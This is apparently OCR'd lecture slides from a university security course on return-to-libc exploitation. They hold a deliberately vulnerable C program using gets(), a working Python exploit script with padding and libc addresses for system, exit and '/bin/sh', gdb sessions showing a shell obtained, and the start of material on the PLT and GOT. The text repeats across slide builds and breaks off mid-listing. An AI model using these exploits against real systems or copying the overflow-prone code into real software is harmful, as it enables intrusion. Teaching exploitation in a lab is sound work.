
Stack is **not executable**, but we can override it. How can we use it to execute our code ?

The idea is to **forge a fake call stack** that redirect to a Libc function such as 'system("/bin/sh")'.

No executable code will be stored on the stack, the executed code stay in Libc.

Working Around NX with ret2libc

```c
#include <stdio.h>
#include <stdlib.h>

void foo (void) {
  char buffer[64];
  gets (buffer);
}

int main (void) {
  system ("ls /");
  foo ();
  exit (EXIT_SUCCESS);
}
```



Stack is **not executable**, but we can override it. How can we use it to execute our code ?


The idea is to **forge a fake call stack** that redirect to a Libc function such as 'system("/bin/sh")'.

No executable code will be stored on the stack, the executed code stay in Libc.

Working Around NX with ret2libc

```c
#include <stdio.h>
#include <stdlib.h>

void foo (void) {
  char buffer[64];
  gets (buffer);
}

int main (void) {
  system ("ls /");
  foo ();
  exit (EXIT_SUCCESS);
}
```

Note: `libc` functions don't have stack-frame (i.e. no use of `ebp`).
It explains the stack layout.



Stack is **not executable**, but we can override it.
How can we use it to execute our code ?

The idea is to **forge a fake call stack** that redirect to a Libc function such as '`system("/bin/sh")`'.

No executable code will be stored on the stack, the executed code stay in Libc.

The Return-to-libc Exploit

```python
#!/usr/bin/python
import sys

# Padding with 'A's
buffer = b'A' * ??

# Set saved eip to system@libc
buffer += b'\xef\xbe\xad\xde'

# Padding with 'A's
buffer += b'A' * 4

# Set argument to "/bin/sh"@libc
buffer += b'\xef\xbe\xad\xde'

# Printing out the buffer
sys.stdout.buffer.write(buffer)
```

Steps

1. Get the proper padding;
2. Find address of `system@libc`;
3. Find address of "`/bin/sh`"`@libc`;
4. Run the exploit.

The Return-to-libc Exploit

```python
#!/usr/bin/python
import sys

# Padding with 'A's
buffer = b'A' * ??

# Set saved eip to system@libc
buffer += b'\xef\xbe\xad\xde'

# Padding with 'A's
buffer += b'A' * 4

# Set argument to "/bin/sh"@libc
buffer += b'\xef\xbe\xad\xde'

# Printing out the buffer
sys.stdout.buffer.write(buffer)
```

```
#> gdb -q ./vulnerable
Reading symbols from ./vulnerable...
(gdb) break foo
Breakpoint 1 at 0x11ba: file vulnerable.c, line 6.
(gdb) run < <(./exploit.py)
Starting program: vulnerable < <(./exploit.py)
[Detaching after vfork from child process 102905]
bin   home        mnt   sbin  usr
boot  initrd.img  proc  srv   var
dev   lib         root  sys   vmlinuz
etc   lost+found  run   tmp

Breakpoint 1, foo () at vulnerable.c:6
6           gets (buffer);
(gdb) info frame
Stack level 0, frame at 0xffffd060:
 eip = 0x565561ba in foo (vulnerable.c:6);
 saved eip = 0x56556203
 called by frame at 0xffffd080
 source language c.
 Arglist at 0xffffd058, args:
 Locals at 0xffffd058, Previous frame's sp is 0xffffd060
 Saved registers:
  ebx at 0xffffd054, ebp at 0xffffd058, eip at 0xffffd05c
(gdb) print &buffer
$1 = (char (*)[64]) 0xffffd010
(gdb) print 0xffffd05c - 0xffffd010
$2 = 76
```

Steps

1. **Get the proper padding;**
2. Find address of `system@libc`;
3. Find address of "`/bin/sh`"`@libc`;
4. Run the exploit.

The Return-to-libc Exploit

```python
#!/usr/bin/python
import sys

# Padding with 'A's
buffer = b'A' * 76

# Set saved eip to system@libc
buffer += b'\xef\xbe\xad\xde'

# Padding with 'A's
buffer += b'A' * 4

# Set argument to "/bin/sh"@libc
buffer += b'\xef\xbe\xad\xde'

# Printing out the buffer
sys.stdout.buffer.write(buffer)
```

Steps

1. Get the proper padding;
2. **Find address of `system@libc`;**
3. **Find address of "`/bin/sh`"@libc;**
4. Run the exploit.

```
(gdb) print system
$3 = {<text variable, no debug info>} 0xf7dfe000 <system>
(gdb) info files
Symbols from "vulnerable".
Native process:
     Using the running image of child process 108186.
     While running this, GDB does not access memory from...
Local exec file:
     `vulnerable',
     file type elf32-i386.
     Entry point: 0x56556070
     0x56555194 - 0x565551a7 is .interp
     ...
     0x56556070 - 0x56556285 is .text
     0x56556288 - 0x5655629c is .fini
     0x56557000 - 0x5655700d is .rodata
     0x56557010 - 0x56557064 is .eh_frame_hdr
     0x56557064 - 0x565571c4 is .eh_frame
     0x56558ef4 - 0x56558ef8 is .init_array
     0x56558ef8 - 0x56558efc is .fini_array
     0x56558efc - 0x56558fec is .dynamic
     0x56558fec - 0x56559000 is .got
     0x56559000 - 0x56559018 is .got.plt
     0x56559018 - 0x56559020 is .data
     0x56559020 - 0x56559024 is .bss
     ...
     0xf7f2b000 - 0xf7f4eb88 is .rodata in /lib/libc.so.6
     0xf7f4eb88 - 0xf7f4eb9b is .interp in /lib/libc.so.6
     ...
(gdb) find 0xf7f2b000, 0xf7f4eb88, "/bin/sh"
0xf7f4533c
1 pattern found.
```

The Return-to-libc Exploit

université de BORDEAUX

```python
#!/usr/bin/python
import sys

# Padding with 'A's
buffer = b'A' * 76

# Set saved eip to system@libc
buffer += b'\x00\xe0\xdf\xf7'

# Padding with 'A's
buffer += b'A' * 4

# Set argument to "/bin/sh"@libc
buffer += b'\x3c\x53\xf4\xf7'

# Printing out the buffer
sys.stdout.buffer.write(buffer)
```

```
(gdb) run < <(./exploit.py)
Starting program: vulnerable < <(./exploit.py)
[Detaching after vfork from child process 121881]
bin   home        mnt   sbin  usr
boot  initrd.img  proc  srv   var
dev   lib         root  sys   vmlinuz
etc   lost+found  run   tmp
[Detaching after vfork from child process 121883]

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) quit
#> setarch $(uname -m) -R /bin/bash
#> ./exploit.py | ./vulnerable
bin   home        mnt   sbin  usr
boot  initrd.img  proc  srv   var
dev   lib         root  sys   vmlinuz
etc   lost+found  run   tmp
Segmentation fault
#> (./exploit.py ; cat) | ./vulnerable
bin   home        mnt   sbin  usr
boot  initrd.img  proc  srv   var
dev   lib         root  sys   vmlinuz
etc   lost+found  run   tmp

ls
exploit.py vulnerable
exit
Segmentation fault
#>
```

Steps

1. Get the proper padding;
2. Find address of `system@libc`;
3. Find address of "`/bin/sh`"`@libc`;
4. **Run the exploit.**

The Return-to-libc Exploit

université de BORDEAUX

```python
#!/usr/bin/python
import sys

# Padding with 'A's
buffer = b'A' * 76

# Set saved eip to system@libc
buffer += b'\x00\xe0\xdf\xf7'

# Padding with 'A's
buffer += b'A' * 4

# Set argument to "/bin/sh"@libc
buffer += b'\x3c\x53\xf4\xf7'

# Printing out the buffer
sys.stdout.buffer.write(buffer)
```

Steps


1. Get the proper padding;
2. Find address of `system@libc`;
3. Find address of "`/bin/sh`"`@libc`;
4. **Run the exploit.**

```
(gdb) run < <(./exploit.py)
Starting program: vulnerable < <(./exploit.py)
[Detaching after vfork from child process 121881]
bin   home        mnt   sbin  usr
boot  initrd.img  proc  srv   var
dev   lib         root  sys   vmlinuz
etc   lost+found  run   tmp
[Detaching after vfork from child process 121883]

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) quit
#> setarch $(uname -m) -R /bin/bash
#> ./exploit.py | ./vulnerable
bin   home        mnt   sbin  usr
boot  initrd.img  proc  srv   var
dev   lib         root  sys   vmlinuz
etc   lost+found  run   tmp
Segmentation fault
#> (./exploit.py ; cat) | ./vulnerable
bin   home        mnt   sbin  usr
boot  initrd.img  proc  srv   var
dev   lib         root  sys   vmlinuz
etc   lost+found  run   tmp

ls
exploit.py vulnerable
exit
Segmentation fault
#>
```

Lets try to fix the final segfault!

Chaining Function Calls

```c
#include <stdio.h>
#include <stdlib.h>

void foo (void) {
  char buffer[64];
  gets (buffer);
}

int main (void) {
  system ("ls /");
  foo ();
  exit (EXIT_SUCCESS);
}
```




The final segfault is because the program tries to jump to '`0x41414141`', the padding between `@system()` and `@"/bin/sh"`.

We want to add a final call to `exit(0)`!

Chaining Function Calls

```c
#include <stdio.h>
#include <stdlib.h>

void foo (void) {
  char buffer[64];
  gets (buffer);
}

int main (void) {
  system ("ls /");
  foo ();
  exit (EXIT_SUCCESS);
}
```




The final segfault is because the program tries to jump to '`0x41414141`', the padding between `@system()` and `@"/bin/sh"`.

We want to add a final call to `exit(0)`!

Chaining Function Calls

```c
#include <stdio.h>
#include <stdlib.h>

void foo (void) {
  char buffer[64];
  gets (buffer);
}

int main (void) {
  system ("ls /");
  foo ();
  exit (EXIT_SUCCESS);
}
```




The final segfault is because the program tries to jump to '`0x41414141`', the padding between `@system()` and `@"/bin/sh"`.

We want to add a final call to `exit(0)`!

Chaining Function Calls

```c
#include <stdio.h>
#include <stdlib.h>

void foo (void) {
  char buffer[64];
  gets (buffer);
}

int main (void) {
  system ("ls /");
  foo ();
  exit (EXIT_SUCCESS);
}
```



The final segfault is because the program tries to jump to '`0x41414141`', the padding between `@system()` and `@"/bin/sh"`.

We want to add a final call to `exit(0)`!

This technique can be expanded over several functions if a fake stack-frame is handled!

The Return-to-libc Exploit

université de BORDEAUX

```python
#!/usr/bin/python
import sys

# Padding with 'A's
buffer = b'A' * 76

# Set saved eip to system@libc
buffer += b'\x00\xe0\xdf\xf7'

# Set to exit@libc
buffer += b'\x50\x09\xdf\xf7'

# Set argument to "/bin/sh"@libc
buffer += b'\x3c\x53\xf4\xf7'

# Set exit argument
buffer += b'\x00\x00\x00\x00'

# Printing out the buffer
sys.stdout.buffer.write(buffer)
```

```
#> gdb -q ./vulnerable
Reading symbols from ./vulnerable...
(gdb) break foo
Breakpoint 1 at 0x11ba: file vulnerable.c, line 6.
(gdb) run < <(./exploit.py)
bin   home        mnt   sbin  usr
boot  initrd.img  proc  srv   var
dev   lib         root  sys   vmlinuz
etc   lost+found  run   tmp

Breakpoint 1, foo () at vulnerable.c:6
6          gets (buffer);
(gdb) print exit
$1 = {<text variable, no debug info>} 0xf7df0950 <exit>
(gdb) quit
#>  cat <(./exploit.py) - | ./vulnerable
bin   home        mnt   sbin  usr
boot  initrd.img  proc  srv   var
dev   lib         root  sys   vmlinuz
etc   lost+found  run   tmp

ls
exploit.py vulnerable vulnerable.c
exit
#>
```

The Return-to-libc Exploit

université de BORDEAUX

```python
#!/usr/bin/python
import sys

# Padding with 'A's
buffer = b'A' * 76

# Set saved eip to system@libc
buffer += b'\x00\xe0\xdf\xf7'

# Set to exit@libc
buffer += b'\x50\x09\xdf\xf7'

# Set argument to "/bin/sh"@libc
buffer += b'\x3c\x53\xf4\xf7'

# Set exit argument
buffer += b'\x00\x00\x00\x00'

# Printing out the buffer
sys.stdout.buffer.write(buffer)
```

```
#> gdb -q ./vulnerable
Reading symbols from ./vulnerable...
(gdb) break foo
Breakpoint 1 at 0x11ba: file vulnerable.c, line 6.
(gdb) run < <(./exploit.py)
bin   home        mnt   sbin  usr
boot  initrd.img  proc  srv   var
dev   lib         root  sys   vmlinuz
etc   lost+found  run   tmp

Breakpoint 1, foo () at vulnerable.c:6
6          gets (buffer);
(gdb) print exit
$1 = {<text variable, no debug info>} 0xf7df0950 <exit>
(gdb) quit
#>  cat <(./exploit.py) - | ./vulnerable
bin   home        mnt   sbin  usr
boot  initrd.img  proc  srv   var
dev   lib         root  sys   vmlinuz
etc   lost+found  run   tmp

ls
exploit.py vulnerable vulnerable.c
exit
#>
```

Exploitation achieved despite the non-executable stack!

What if NULL-bytes Are Forbidden?

Imagine that injection channel **filter out NULL-bytes**.

Is it still possible to exploit it?

What if NULL-bytes Are Forbidden?

Imagine that injection channel **filter out NULL-bytes**.

Is it still possible to exploit it?

Yes, we can!

What if NULL-bytes Are Forbidden?

Imagine that injection channel **filter out NULL-bytes**.

Is it still possible to exploit it?

Yes, we can!

Two NULL-bytes Problems

- **`system()` Address in Libc**: The `system()` address in Libc include a NULL-byte **on purpose**! It is specialy designed to make this exploitation harder.

  But, we can jump to **the instruction just before** which is useless but usually it will not interfere with the execution of the `system()` function.

- **`exit()` Return code**: Returning zero at the end of the program means a correct behavior. But, **who cares?** You may **not set the return code of the `exit()` function** and take the integer left on the stack as it is... This is good enough.

Overview

1. Return-to-libc
2. Return-to-PLT
3. Return Oriented Programming
4. Mitigations Against ROP
5. Checksec: A Simple Security Scanner

Bypassing ASLR?

université de BORDEAUX

- A few years after the **NX stack** was introduced, the **ASLR** has been added to several OSes.
- The security community started to extend the **return-to-libc** method to work in this context.
- The **return-to-PLT** [1] is a technique specifically designed to work around NX and ASLR which works for x86-32.

But, we must first know more about **dynamic libraries** in the ELF executable file format...

[1] "*The Advanced return-into-lib(c) Exploits: PaX case study*", by **Nergal**, Phrack #58, 2001.

ELF Dynamic Linking Process

université de BORDEAUX

- Libraries are either **statically** or **dynamically** linked.
- **Static linking** is done **at compile time once for all**.
- **Dynamic linking** is done **at runtime for each run**.
- Benefit of dynamic linking is that libraries may be updated without recompiling the whole software.
- But, dynamic linking must deal with two problems:
  - Functions addresses are changing at library update.
  - ASLR change libraries location at each run.
- Accessing dynamically linked object requires **Relocation** to find out where they are.
- Relocation is performed through three objects:
  - **PLT** (Procedure Linking Table, static);
  - **GOT** (Global Offset Table, static).
  - **`ld.so`** (Linker, dynamic);

Static Sections

```
file type elf32-i386.
Entry point: 0x8049060
0x8048194 - 0x80481a7 is .interp
0x80481a8 - 0x80481cc is .note.gnu.build-id
0x80481cc - 0x80481ec is .note.ABI-tag
0x80481ec - 0x804820c is .gnu.hash
0x804820c - 0x804826c is .dynsym
0x804826c - 0x80482bd is .dynstr
0x80482be - 0x80482ca is .gnu.version
0x80482cc - 0x80482ec is .gnu.version_r
0x80482ec - 0x80482f4 is .rel.dyn
0x80482f4 - 0x804830c is .rel.plt
0x8049000 - 0x8049020 is .init
0x8049020 - 0x8049060 is .plt
0x8049060 - 0x8049245 is .text
0x8049248 - 0x804925c is .fini
0x804a000 - 0x804a00d is .rodata
0x804a010 - 0x804a064 is .eh_frame_hdr
0x804a064 - 0x804a1c4 is .eh_frame
0x804bf0c - 0x804bf10 is .init_array
0x804bf10 - 0x804bf14 is .fini_array
0x804bf14 - 0x804bffc is .dynamic
0x804bffc - 0x804c000 is .got
0x804c000 - 0x804c018 is .got.plt
0x804c018 - 0x804c020 is .data
0x804c020 - 0x804c024 is .bss
```

A Library Function Call (First Run)

```
...
0x80491bd <+35>: mov  %eax,%ebx
0x80491bf <+37>: call 0x8049030 <gets@plt>
0x80491c4 <+42>: add  $0x10,%esp
...
```

Program (.text, r-x)

```
0x804c000:  0x0804bf14
0x804c004:  0xf7ffd980
0x804c008:  0xf7fe88e0
0x804c00c: <gets@got.plt>:   0x08049036
0x804c010: <system@got.plt>: 0x08049046
```

Global Offset Table (.got.plt, rw-)

```
0x8049020: push   0x804c004
0x8049026: jmp   *0x804c008
0x804902c: add   %al,(%eax)
0x804902e: add   %al,(%eax)
0x8049030 <gets@plt+0>:    jmp   *0x804c00c
0x8049036 <gets@plt+6>:    push  $0x0
0x804903b <gets@plt+11>:   jmp   0x8049020
0x8049040 <system@plt+0>:  jmp   *0x804c010
0x8049046 <system@plt+6>:  push  $0x8
0x804904b <system@plt+11>: jmp   0x8049020
```

Procedure Linkage Table (.plt, r-x)

```
0xf7fe88e0: push %eax
...
```

Linker (ld.so, r-x)

```
0xf7e20980 <gets>:   push %ebp
0xf7e20981 <gets+1>: mov  %esp,%ebp
...
```

gets@libc (libc, r-x)

A Library Function Call (First Run)

université de BORDEAUX

```
...
0x80491bd <+35>: mov  %eax,%ebx
0x80491bf <+37>: call 0x8049030 <gets@plt>
0x80491c4 <+42>: add  $0x10,%esp
...
```

Program (.text, r-x)

```
0x804c000:  0x0804bf14
0x804c004:  0xf7ffd980
0x804c008:  0xf7fe88e0
0x804c00c: <gets@got.plt>:   0x08049036
0x804c010: <system@got.plt>: 0x08049046
```

Global Offset Table (.got.plt, rw-)

```
0x8049020: push   0x804c004
0x8049026: jmp   *0x804c008
0x804902c: add   %al,(%eax)
0x804902e: add   %al,(%eax)
0x8049030 <gets@plt+0>:    jmp   *0x804c00c
0x8049036 <gets@plt+6>:    push  $0x0
0x804903b <gets@plt+11>:   jmp   0x8049020
0x8049040 <system@plt+0>:  jmp   *0x804c010
0x8049046 <system@plt+6>:  push  $0x8
0x804904b <system@plt+11>: jmp   0x8049020
```

PLT0 (preamble)

Procedure Linkage Table (.plt, r-x)

```
0xf7fe88e0: push %eax
...
```

Linker (ld.so, r-x)

```
0xf7e20980 <gets>:   push %ebp
0xf7e20981 <gets+1>: mov  %esp,%ebp
...
```

gets@libc (libc, r-x)

A Library Function Call (First Run)

université de BORDEAUX

```
...
0x80491bd <+35>: mov  %eax,%ebx
0x80491bf <+37>: call 0x8049030 <gets@plt>
0x80491c4 <+42>: add  $0x10,%esp
...
```

Program (.text, r-x)

```
0x804c000:  0x0804bf14
0x804c004:  0xf7ffd980
0x804c008:  0xf7fe88e0
0x804c00c: <gets@got.plt>:   0x08049036
0x804c010: <system@got.plt>: 0x08049046
```

Global Offset Table (.got.plt, rw-)

```
0x8049020: push   0x804c004
0x8049026: jmp   *0x804c008
0x804902c: add   %al,(%eax)
0x804902e: add   %al,(%eax)
0x8049030 <gets@plt+0>:    jmp   *0x804c00c
0x8049036 <gets@plt+6>:    push  $0x0
0x804903b <gets@plt+11>:   jmp   0x8049020
0x8049040 <system@plt+0>:  jmp   *0x804c010
0x8049046 <system@plt+6>:  push  $0x8
0x804904b <system@plt+11>: jmp   0x8049020
```

PLT0 (preamble)

PLT1 (gets@plt)

Procedure Linkage Table (.plt, r-x)

```
0xf7fe88e0: push %eax
...
```

Linker (ld.so, r-x)

```
0xf7e20980 <gets>:   push %ebp
0xf7e20981 <gets+1>: mov  %esp,%ebp
...
```

gets@libc (libc, r-x)

A Library Function Call (First Run)

université de BORDEAUX

```
...
0x80491bd <+35>: mov  %eax,%ebx
0x80491bf <+37>: call 0x8049030 <gets@plt>
0x80491c4 <+42>: add  $0x10,%esp
...
```

Program (.text, r-x)

```
0x804c000:  0x0804bf14
0x804c004:  0xf7ffd980
0x804c008:  0xf7fe88e0
0x804c00c: <gets@got.plt>:   0x08049036
0x804c010: <system@got.plt>: 0x08049046
```

Global Offset Table (.got.plt, rw-)

```
0x8049020: push   0x804c004
0x8049026: jmp   *0x804c008
0x804902c: add   %al,(%eax)
0x804902e: add   %al,(%eax)
0x8049030 <gets@plt+0>:    jmp   *0x804c00c
0x8049036 <gets@plt+6>:    push  $0x0
0x804903b <gets@plt+11>:   jmp   0x8049020
0x8049040 <system@plt+0>:  jmp   *0x804c010
0x8049046 <system@plt+6>:  push  $0x8
0x804904b <system@plt+11>: jmp   0x8049020
```

PLT0 (preamble)

PLT1 (gets@plt)

PLT2 (system@plt)

Procedure Linkage Table (.plt, r-x)

```
0xf7fe88e0: push %eax
...
```

Linker (ld.so, r-x)

```
20980 <gets>:   push %ebp
20981 <gets+1>: mov  %esp,%ebp
...
```

gets@libc (libc, r-x)

A Library Function Call (First Run)

```
...
0x80491bd <+35>: mov  %eax,%ebx
0x80491bf <+37>: call 0x8049030 <gets@plt>
0x80491c4 <+42>: add  $0x10,%esp
...
```

Program (.text, r-x)

```
0x804c000:  0x0804bf14
0x804c004:  0xf7ffd980
0x804c008:  0xf7fe88e0
0x804c00c: <gets@got.plt>:   0x08049036
0x804c010: <system@got.plt>: 0x08049046
```

Global Offset Table (.got.plt, rw-)

```
0x8049020: push   0x804c004
0x8049026: jmp   *0x804c008
0x804902c: add   %al,(%eax)
0x804902e: add   %al,(%eax)
